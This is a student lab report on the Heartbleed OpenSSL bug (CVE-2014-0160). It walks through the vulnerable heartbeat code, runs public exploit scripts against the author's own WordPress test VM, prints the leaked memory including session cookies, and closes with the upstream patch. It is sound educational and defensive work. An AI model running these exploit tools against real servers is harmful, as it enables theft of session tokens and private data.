Reading Course Report
Yunfeng Jiang

1. What is the cve-2014-0160

The cve-2014-0160 in the cve database[1] is a bug called heartbleed. The bug is a serious vulnerability caused by the OpenSSL cryptographic software library. The transport layer security(TLS) and Datagram Transport Layer Security (DTLS) implemented in the OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets. The missing bounds check in the heartbeat extension can be used to get up to 64K of memory of the server. The attackers can use the vulnerability and keep reconnecting TLS connection to obtain sensitive information from process memory by using crafted packets to trigger a over-read buffer. Because of the wild use of apache and OpenSSL, the bug affects over 500,000 HTTPS websites. Many client softwares , email servers, chat services were affected by the bug.

2. How the heartbleed works

There are two message type in the heartbeat extension protocol of OpenSSL, HeartbeatRequest message and HeartbeatResponse message. When the peer connect to the server, the peer sends a HeartbeatRequest message to the server. The server should immediately send a HeartbeatResponse message to the peer. If no response is received in the specified timeout value, the connection will be terminated. When the server received the HeartbeatRequest message, the server should send the same message back in the HeartbeatResponse message. After the peer received the HeartbeatResponse message, the peer will check whether the value is the same. If the message is not the same, the HeartbeatResponse message will be retransmitted.
(1). The source code for sending Heartbeat Requests in openssl-1.0.1/ssl/d1_both.c dtls1_heartbeat function:

```
1    int
2    dtls1_heartbeat(SSL *s)
3    {
4    unsigned char *buf, *p;
5    int ret;
6    unsigned int payload = 18; /* Sequence number + random bytes */
7    unsigned int padding = 16; /* Use minimum padding */
8    /* Only send if peer supports and accepts HB requests... */
9    if (!(s->tlsext_heartbeat & SSL_TLSEXT_HB_ENABLED) ||
```

```
10    s->tlsext_heartbeat & SSL_TLSEXT_HB_DONT_SEND_REQUESTS)
11    {
12    SSLerr(SSL_F_DTLS1_HEARTBEAT,SSL_R_TLS_HEARTBEAT_PEER_DOESNT_ACCEPT);
13    return -1;
14    }
15    /* ...and there is none in flight yet... */
16    if (s->tlsext_hb_pending)
17    {
18    SSLerr(SSL_F_DTLS1_HEARTBEAT,SSL_R_TLS_HEARTBEAT_PENDING);
19    return -1;
20    }
21    /* ...and no handshake in progress. */
22    if (SSL_in_init(s) || s->in_handshake)
23    {
24    SSLerr(SSL_F_DTLS1_HEARTBEAT,SSL_R_UNEXPECTED_MESSAGE);
25    return -1;
26    }
27    /* Check if padding is too long, payload and padding
28     * must not exceed 2^14 - 3 = 16381 bytes in total.
29     */
30    OPENSSL_assert(payload + padding <= 16381);
31    /* Create HeartBeat message, we just use a sequence number
32     * as payload to distuingish different messages and add
33     * some random stuff.
34     * - Message Type, 1 byte
35     * - Payload Length, 2 bytes (unsigned int)
36     * - Payload, the sequence number (2 bytes uint)
37     * - Payload, random bytes (16 bytes uint)
38     * - Padding
39     */
40    buf = OPENSSL_malloc(1 + 2 + payload + padding);
41    p = buf;
42    /* Message Type */
43    *p++ = TLS1_HB_REQUEST;
44    /* Payload length (18 bytes here) */
45    s2n(payload, p);
46    /* Sequence number */
47    s2n(s->tlsext_hb_seq, p);
48    /* 16 random bytes */
49    RAND_pseudo_bytes(p, 16);
50    p += 16;
51    /* Random padding */
52    RAND_pseudo_bytes(p, padding);
53    ret = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buf, 3 + payload + padding);
54    if (ret >= 0)
55    {
56    if (s->msg_callback)
57    s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
58    buf, 3 + payload + padding,
59    s, s->msg_callback_arg);
60    dtls1_start_timer(s);
61    s->tlsext_hb_pending = 1;
62    }
63    OPENSSL_free(buf);
64    return ret;
65    }
```

In the source code, dtls1_heartbeat function create the Heartbeat request message and send to the receiver. The code “OPENSSL_assert(payload + padding <= 16381);” is used to restrict the size of padding and payload must not exceed 2^14 – 3 = 16381. The restriction limit the maximum heartbeat request size is 16K;

(2). The source code for building heartbeat response message in openssl-1.0.1/ssl/t1_lib.c tls1_process_heartbeat function

```
1   int
2   tls1_process_heartbeat(SSL *s)
3   {
4   unsigned char *p = &s->s3->rrec.data[0], *pl;
5   unsigned short hbtype;
6   unsigned int payload;
7   unsigned int padding = 16; /* Use minimum padding */
8   /* Read type and payload length first */
9   hbtype = *p++;
10  n2s(p, payload);
11  pl = p;
12  if (s->msg_callback)
13  s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
14  &s->s3->rrec.data[0], s->s3->rrec.length,
15  s, s->msg_callback_arg);
16  if (hbtype == TLS1_HB_REQUEST)
17  {
18  unsigned char *buffer, *bp;
19  int r;
20  /* Allocate memory for the response, size is 1 bytes
21   * message type, plus 2 bytes payload length, plus
22   * payload, plus padding
23   */
24  buffer = OPENSSL_malloc(1 + 2 + payload + padding);
25  bp = buffer;
26  /* Enter response type, length and copy payload */
27  *bp++ = TLS1_HB_RESPONSE;
28  s2n(payload, bp);
29  memcpy(bp, pl, payload);
30  bp += payload;
31  /* Random padding */
32  RAND_pseudo_bytes(bp, padding);
33  r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
34  if (r >= 0 && s->msg_callback)
35  s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
36  buffer, 3 + payload + padding,
37  s, s->msg_callback_arg);
38  OPENSSL_free(buffer);
39  if (r < 0)
40  return r;
41  }
42  else if (hbtype == TLS1_HB_RESPONSE)
43  {
44  unsigned int seq;
45  /* We only send sequence numbers (2 bytes unsigned int),
46   * and 16 random bytes, so we just try to read the
```

```
47     * sequence number */
48    n2s(pl, seq);
49    if (payload == 18 && seq == s->tlsext_hb_seq)
50    {
51    s->tlsext_hb_seq++;
52    s->tlsext_hb_pending = 0;
53    }
54    }
55    return 0;
56    }
```


In the tls1_process_heartbeat function, the receiver checks the message type and sends a copy of the received message. The function copies the payload from the HeartbeatRequest message to the HeartbeatResponse message and sends the response message back to the sender. However, the function don't check if the payload length is the same with the length of the request payload data. So the code "memcpy(bp, pl, payload)" may cause incorrect memory copy size. If the heartbeat request payload length is set to a number larger than the actual payload, the memcpy fincction will copy the extra information in the memory to the response message. The maximum value of the payload is 65535, therefor the bug can copy up to 65535 bytes from the receiver's memory and send back to the requestor.

3. Exploit the vulnerability

In order to exploit the vulnerability, I installed Ubuntu 12.10 on Parallel Desktop Virtual Machine. And I install a LAMP (Linux-Apache-MySQL-PHP) server in Ubuntu. And I also install Wordpress(https://wordpress.com/) on the server.
The openssl version is 1.0.1c.

```
OpenSSL 1.0.1c 10 May 2012
marstornado@ubuntu:/etc/apache2/sites-enabled$ openssl version -a
OpenSSL 1.0.1c 10 May 2012
built on: Sun Oct  7 02:02:07 UTC 2012
platform: debian-i386
options:  bn(64,32) rc4(8x,mmx) des(ptr,risc1,16,long) blowfish(idx)
```

The local network ip for wordpress server is 10.211.55.8:




Then I use some detect tools to exploit the bug, such as heartbleed.py**[6],** check-ssl-heartbleed.pl[7], and ssltest.py[8].
By using heartbleed.py(python heartbleed.py 10.211.55.8), the result is

```
defribulator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

################################################################
Connecting to: 10.211.55.8:443, 1 times
Sending Client Hello for TLSv1.0
Received Server Hello for TLSv1.0

WARNING: 10.211.55.8:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
################################################################

.@....SC[...r....+..H...9...
....w.3....f...
...I.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
...........
.....................................#.......nt: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://10.211.55.8/cssaug/wp-admin/profile.php
Cookie: wordpress_ee74ac100e46a3899e9e74636a2f2506=root%7C1433973958%7CtlhscuACauCjvnLJzqFCQwsb7cXprLObtqOiUHEonzW%7C18928801a9c1acbfbc3b1908f49ac07483e55e8ff0
e3a96fc871a42782dc4feb; wordpress_sec_3ed5c505146373787ce65d95408f7422=marstornado%7C1433974046%7C5tE47Mk8edlpHvLi5xB670J7U0FlQ1FQdME8CcH5c20%7C7382b26977887d
f5a794021444eecf29329a57f129d19648034f0ee5e67f120; wordpress_test_cookie=WP+Cookie+check; wp-settings-time-1=1433801231; wp-settings-time-3=1433794594; wp-set
ings-time-4=1433794563; wp-settings-time-5=1433794667; wp-settings-time-6=1433801149; wordpress_logged_in_ee74ac100e46a3899e9e74636a2f2506=root%7C1433973958%7C
tlhscuACauCjvnLJzqFCQwsb7cXprLObtqOiUHEonzW%7C322582219dda0677f06d52657c6b51e4a4e7cb73e1394c04db908357737803b7; wordpress_logged_in_3ed5c505146373787ce65d95408
f7422=marstornado%7C1433974046%7C5tE47Mk8edlpHvLi5xB670J7U0FlQ1FQdME8CcH5c20%7Cd08b1947b0a5775b6f284a3722746f6bb5569943d16291fbd01775780edd3c5a; wp-settings-t
me-2=1433801247
```

From the result, we can find many private information of the server such as the system information, user information in the cookie are send back to the requestor.

By using ssltest.py(python ssltest.py 10.211.55.8), the result is:


Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 58
... received message: type = 22, ver = 0302, length = 999
... received message: type = 22, ver = 0302, length = 525
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90 .+..H...9.......
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0 .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00 !.9.8.........5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0 ....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00 ....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00 ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00 A...............
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01 ....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I...........4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2...............
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00 ....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00 ....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 75 61 67 65 ....#.......uage
00e0: 3A 20 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 : en-US,en;q=0.5
00f0: 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E ..Accept-Encodin
0100: 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 g: gzip, deflate
0110: 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 ..Connection: ke
0120: 65 70 2D 61 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E ep-alive..Conten
0130: 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 t-Type: applicat
0140: 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 ion/x-www-form-u
0150: 72 6C 65 6E 63 6F 64 65 64 3B 20 63 68 61 72 73 rlencoded; chars
0160: 65 74 3D 55 54 46 2D 38 0D 0A 58 2D 52 65 71 75 et=UTF-8..X-Requ
0170: 65 73 74 65 64 2D 57 69 74 68 3A 20 58 4D 4C 48 ested-With: XMLH
0180: 74 74 70 52 65 71 75 65 73 74 0D 0A 52 65 66 65 ttpRequest..Refe
0190: 72 65 72 3A 20 68 74 74 70 73 3A 2F 2F 31 30 2E rer: https://10.
01a0: 32 31 31 2E 35 35 2E 38 2F 63 73 73 61 75 67 2F 211.55.8/cssaug/
01b0: 77 70 2D 61 64 6D 69 6E 2F 0D 0A 43 6F 6E 74 65 wp-admin/..Conte
01c0: 6E 74 2D 4C 65 6E 67 74 68 3A 20 38 32 0D 0A 43 nt-Length: 82..C
01d0: 6F 6F 6B 69 65 3A 20 77 6F 72 64 70 72 65 73 73 ookie: wordpress
01e0: 5F 65 65 37 34 61 63 31 30 30 65 34 36 61 33 38 _ee74ac100e46a38
01f0: 39 39 65 39 65 37 34 36 33 36 61 32 66 32 35 30 99e9e74636a2f250
0200: 36 3D 72 6F 6F 74 25 37 43 31 34 33 33 39 37 33 6=root%7C1433973
0210: 39 35 38 25 37 43 74 6C 68 73 63 75 41 43 61 75 958%7CtlhscuACau
0220: 43 6A 76 6E 4C 4A 7A 71 46 43 51 77 73 62 37 63 CjvnLJzqFCQwsb7c

The result is similar with the heartbleed.py, and the ssltest.py also provide the binary code of the response message. From the response message, we can also find if we change the length of payload to 16384, the server will return the extra information of user stored in the Wordpress server.

4. How to fix the bug

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable to Heartbleed. OpenSSL 1.0.1g fixed the bug. We can update the OpenSSL version 1.0.1g or newer to fix the bug. If it is not possible to update the OpenSSL version, ther user can also recompile the old version OpenSSL with compile time option " -DOPENSSL_NO_HEARTBEATS" to remove the handshake in OpenSSL.
The fixed code for ssl/d1_both.c:

```
-       /* Read type and payload length first */
-       hbtype = *p++;
-       n2s(p, payload);
-       pl = p;
-
        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

+       /* Read type and payload length first */
+       if (1 + 2 + 16 > s->s3->rrec.length)
+               return 0; /* silently discard */
+       hbtype = *p++;
+       n2s(p, payload);
+       if (1 + 2 + payload + 16 > s->s3->rrec.length)
+               return 0; /* silently discard per RFC 6520 sec. 4 */
+       pl = p;
+
        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
+               unsigned int write_length = 1 /* heartbeat type */ +
+                                           2 /* heartbeat length */ +
+                                           payload + padding;
                int r;

+               if (write_length > SSL3_RT_MAX_PLAIN_LENGTH)
+                       return 0;
+
                /* Allocate memory for the response, size is 1 byte
                 * message type, plus 2 bytes payload length, plus
                 * payload, plus padding
                 */
-               buffer = OPENSSL_malloc(1 + 2 + payload + padding);
+               buffer = OPENSSL_malloc(write_length);
                bp = buffer;

                /* Enter response type, length and copy payload */
@@ -1360,11 +1370,11 @@ dtls1_process_heartbeat(SSL *s)
                /* Random padding */
                RAND_pseudo_bytes(bp, padding);

-               r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
+               r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, write_length);

                if (r >= 0 && s->msg_callback)
                        s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
-                               buffer, 3 + payload + padding,
+                               buffer, write_length,
                                s, s->msg_callback_arg);
```

The fixed code for ssl/t1_lib.c:

```
--- a/ssl/t1_lib.c
+++ b/ssl/t1_lib.c
@@ -3969,16 +3969,20 @@ tls1_process_heartbeat(SSL *s)
        unsigned int payload;
        unsigned int padding = 16; /* Use minimum padding */

-       /* Read type and payload length first */
-       hbtype = *p++;
-       n2s(p, payload);
-       pl = p;
-
        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);

+       /* Read type and payload length first */
+       if (1 + 2 + 16 > s->s3->rrec.length)
+               return 0; /* silently discard */
+       hbtype = *p++;
+       n2s(p, payload);
+       if (1 + 2 + payload + 16 > s->s3->rrec.length)
+               return 0; /* silently discard per RFC 6520 sec. 4 */
+       pl = p;
+
        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
```

In the code, it checks if the length of the payload is zero or not, and if it is zero, return 0 and ignore the message. (if (1 + 2 + 16 > s->s3->rrec.length) return 0;) It also checks whether the heartbeat payload length field value matches the actual length of the request payload data. If not match, it will also ignore the message.(if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0;)

Reference

[1]. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
[2]. http://heartbleed.com/
[3]. http://www.theregister.co.uk/2014/04/09/heartbleed_explained/
[4]. A technical view of the OpenSSL 'Heartbleed' vulnerability
[5].http://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=731f431497f463f3a2a97236fe0187b11c44aead
[6]. https://gist.github.com/eelsivart/10174134
[7]. https://github.com/noxxi/p5-ssl-tools/blob/master/check-ssl-heartbleed.pl
[8]. https://github.com/Lekensteyn/pacemaker/blob/master/ssltest.py